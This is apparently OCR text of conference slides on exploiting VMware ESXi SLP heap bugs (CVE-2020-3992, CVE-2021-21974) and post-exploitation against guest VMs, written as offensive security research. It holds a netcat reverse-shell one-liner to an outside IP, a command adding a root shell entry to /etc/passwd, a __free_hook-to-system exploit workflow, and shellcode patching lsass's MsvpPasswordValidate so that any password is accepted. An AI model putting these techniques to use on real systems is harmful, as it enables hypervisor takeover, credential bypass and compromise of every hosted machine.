93           v10 = src_urlEndPtr - src_xptr;
94           if ( dst_sizeAva >= v10 )
95           {
96             memcpy(dst_xptr, src_xptr, v10);
97             parsedurl->remainder = dst_xptr;
LABEL_21:
```

Exploitation

SLP vulns

Exploitation

- Published:
  - zdi: “CVE-2020-3992 & CVE-2021-21974: PRE-AUTH REMOTE CODE EXECUTION IN VMWARE ESXI”.
- But:
  - Not full exploitation.
    - no detail about how to leak libc.
  - Only general ideas for exploiting CVE-2021-21974
- Here:
  - Share a more practical memory layout for leaking.
  - Also Share the exploitation of CVE-2020-3992.
  - Talk about the problem and solution in pentest.

Exploitation

- There are two kind of vulns:
  - Heap buffer overflow
  - Use after free
- Just talk about how to exploit vulnerability based on its type, because the memory layout of exploitation is similar if the vuln has the same type.
- Not going to talk about how to trigger vulns, but focusing on what tricks and primitive are used in exploit.

Problem & Solution

1st problem: version

- In binary exploitation, different version has different offset.
  - By sending SLPAttrRqst message, client can get ESXi’ s build number:
    - with “service:VMwareInfrastructure” as url and “default” as scopelist:
    - So friendly to binary vulnerability exploitation.

```
typedef struct _SLPAttrRqst
{
    int prlistlen;
    const char *prlist;
    int urllen;
    const char *url;
    int scopelistlen;
    const char *scopelist;
    int taglistlen;
    const char *taglist;
    int spistrlen;
    const char *spistr;
} SLPAttrRqst;
```

2nd problem: fragmentation

- The exisiting memory fragments have fatal damage to the exploitation.
  - By sending lots of SLPSrvReg message with different url, the fragmentation in heap will be cleared.

```
typedef struct _SLPSrvReg
{
    SLPUrlEntry urlentry;
    int srvtypelen;
    const char *srvtype;
    int scopelistlen;
    const char *scopelist;
    int attrlistlen;
    const char *attrlist;
    int authcount;
    SLPAuthBlock *autharray;
    uint32_t pid;
    int source;
} SLPSrvReg;
```

3rd problem: shell

- Reverse shell?

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.52.1 80 >/tmp/f
```

- Enable ssh shell

```
echo  “xxx:/bin/sh”  >> /etc/passwd && /usr/lib/vmware/openssh/bin/sshd
```

4th problem: time

- Many connections to SLP service are created in exploitation.
- While SLP service is busy, the connection will be closed in 30s.
  - So need to make sure that the exploitation is completed in time.
  - When the c2 channel is slow, it is necessary to upload the exp to execute.

Primitive of slpbuffer


- Review the struct of slpbuffer, It is easy to figure out:
  - Overwrite recvbuf.start/curpos/end → arbitrary write
  - Overwrite sendbuf.start/curpos/end → arbitrary read
- But there is another primitive:
  - Overwrite slpbuffer.allocated → oob read/write

```
SLPBuffer *__cdecl SLPBufferRealloc(SLPBuffer **ppSlpBuf, unsigned int size)
{
  SLPBuffer *slpBuf; // eax

  if ( !ppSlpBuf )
    return SLPBufferAlloc(size);
  slpBuf = *ppSlpBuf;
  if ( !*ppSlpBuf )
    return SLPBufferAlloc(size);
  if ( slpBuf->header.allocated < size )
  {
    slpBuf = realloc(slpBuf, size + 0x19);
    if ( !slpBuf )
      return 0;
    slpBuf->header.allocated = size;
  }
  slpBuf->header.begPtr = slpBuf->buf;
  slpBuf->header.ptr = slpBuf->buf;
  slpBuf->header.endPtr = &slpBuf->buf[size];
  return slpBuf;
}
```

Exploit heap buffer overflow


- The memory layout to arb write:



1. Let recvbuf1 overlap with recvbuf0.
2. Modify recvbuf0.start/recvbuf0.curpos/recvbuf1.end to the memory to be overwrite.

Exploit heap buffer overflow


- The easiest memory layout to leak:



1. Trigger vuln to overwrite the size of the second freed chunk.
2. Calloc the freed chunk whose size is changed as recvbuf.
3. Use recvbuf to overwrite sendbuf.start with two null bytes, then the data in the range from sendbuf.start to sendbuf.end will be leaked.

Exploit heap buffer overflow

- A more practical memory layout to leak:




1. Overwrite chunk size of recvbuf0(make recvbuf0 overlap with sendbuf and recvbuf1).
2. Free and realloc recvbuf0 as recvbuf2 and recvbuf3(recvbuf3 is overlapped with recvbuf1).
3. Free recvbuf1. Note that it should be freed in largebin.

Why largebin chunk?

- chunk: the memory block of malloc and free.
- Glibc maintains freed chunk by its size into three bins: fastbin/smallbin/largebin.
  - If it is freed in large bin chunk, there are not only the address of heap but also the address about glibc in its body.
    - leak the only two address needed at a time.
    - Leak glibc address precisely.
  - By the way, the address of heap could be the address of the freed chunk itself.
    - No need to find another position to place the command for executing system(...).

Exploit use after free


- The memory layout to arb write:



1. Realloc the chunk where uaf is triggered as recvbuf1.
2. Free recvbuf0 and slpmsg(they will be merged into one freed chunk).
3. Realloc the merged freed chunk as recvbuf2(recvbuf2 is overlapped with recvbuf1).

Exploit use after free


- The memory layout to leak:



1. Trigger UAF two times at the same chunk.
2. Free recvbuf0 and slpmsg, then they will be merge into one freed chunk.

Exploit use after free


- The memory layout to leak:



3. Realloc the merged freed chunk as recvbuf5.
4. Free recvbuf3 and realloc it as sendbuf.

Exploit use after free

- The memory layout to leak:



5. Use recvbuf5 to overwrite (recvbuf4/sendbuf).allocated, then trigger the realloc of recvbuf4.
6. Free recvbuf2 into largebin.

Workflow of exploit

1. Clear memory fragmentation in heap.
2. Leak address of heap and glibc.
3. Write a command payload to the heap address.
4. Calculate the address of __free_hook and system.
5. Overwrite __free_hook to system.
6. Trigger free.

Exploitation

- According to our experience in pentest of real world:
  - The exploitation of SLP could be stable.
    - with success rate above 95%.
  - Vulnerable ESXi may be managed by vulnerable vCenter.
    - As long as one ESXi is successfully taken down, it is equivalent to take down the cluster by taking down vCenter.
  - The exploitation of SLP is still very useful in practice.

Post-exploitation

All road lead to Rome

- Mandiant release a report about attack on ESXi
  - https://www.mandiant.com/resources/blog/vmware-esxi-zero-day-bypass
  - Just 1 day before this talk in Typhooncon2023
  - Attacker exploiting CVE-2023-20867 to pwn guest from ESXi Host
  - Doing lateral movement in ESXi cluster
  - Building a stealthy backdoor on ESXi
- We have the same idea when we do red teaming
  - How to do lateral movement in vSphere cluster?
  - How to pwn all the virtual machines?
  - How to build a stealthy backdoor om ESXi?
- We achieve the same but with different techniques

Break into virtual machine

- After we get the root shell of ESXi
- How to break into the virtual machine?
- The usual ways are:
  - Snapshot then fetch hash → Only work for windows.
  - Clone → Can not enter the alive vm.
  - Mount vmdk → Vmdk is used, Need to shutdown vm.
- In Mandiant’ s report:
  - Attacker use CVE-2023-20867 to do unauthenticated guest operation on Guest
  - The target guest machine has VMWare Tools installed
  - It’ s fixed now.


CVE-2023-20867

- On ESXi, Host and Guest can communicate through vmtools.
- You can do guest operation on the VM, if you have credential.
  - File uploading
  - Command execution
- CVE-2023-20867:
  - Authentication bypass for guest operation.
  - VIX_USER_CREDENTIAL_NAME_PASSWORD (need credential)
  - VIX_USER_CREDENTIAL_ROOT (no authentication)
- Requirement:
  - The target guest machine has VMWare Tools installed
  - It’ s fixed now.

This page is added after the conference.

Memory Mapping on Guest and Host

- Basic:
  - Host has unlimited access to the resource of virtual machine
    - Disk and physical memory especially.
    - If not encrypted by virtual machine itself.
  - ESXi uses a map to maintain the mapping of guest physical memory and host virtual memory.
    - Different with VMware workstation.
    - Write host virtual memory → Modify guest physical memory → Inject into guest.



Write shellcode into Guest

- So what we need to do are:
  1. Implement kernel module on ESXi that can traverse and read/write virtual machine’ s physical memory.
  2. Find a position in virtual machine’ s physical memory that can be used to inject payload or shellcode.
  3. Write payload or shellcode to the position.

If os of virtual machine is windows, the position can be the physical memory of function MsvpPasswordValidate in Ntlmshared.dll loaded into lsass.exe, and the shellcode can be: “xor eax, eax; inc eax; ret;”

Patch login function

- If os of virtual machine is windows:


Position:
NtlmShared.dll!MsvpPasswordValidate in lsass.exe.

```
MsvpPasswordValidate:
mov     qword [rsp+0x8 {__saved_rbx}], rbx
push    rbp {__saved_rbp}
push    rsi {__saved_rsi}
push    rdi {__saved_rdi}
push    r12 {__saved_r12}
push    r13 {__saved_r13}
push    r14 {__saved_r14}
push    r15 {__saved_r15}
lea     rbp, [rsp-0xf {var_48+0x1}]
sub     rsp, 0xb0
mov     rax, qword [rel data_180009040]
xor     rax, rsp {var_e8}
mov     qword [rbp+0x7 {var_40}], rax
mov     rax, qword [rbp+0x77 {arg6}]
mov     r12b, cl
```

Overwrite as

```
MsvpPasswordValidate:
xor     eax, eax  {0x0}
inc     eax  {0x1}
retn     {__return_addr}
```

Can unlock screen with any input




Advantages:

- Works in ESXi and vmware workstation.
- Works in all hypervisor theoretically.
- Works for both windows and linux as guest.
- No need to snapshot or clone.
  - Convenient for virtual machine with large memory or disks.
- Works from vCenter with vpxuser.
- No need to have the vulnerability in Mandiant report.
  - Hack all virtual machine with the help of vSphere api.
- Able to inject shellcode into virtual machine.
  - Hack all virtual machines completely automatically.

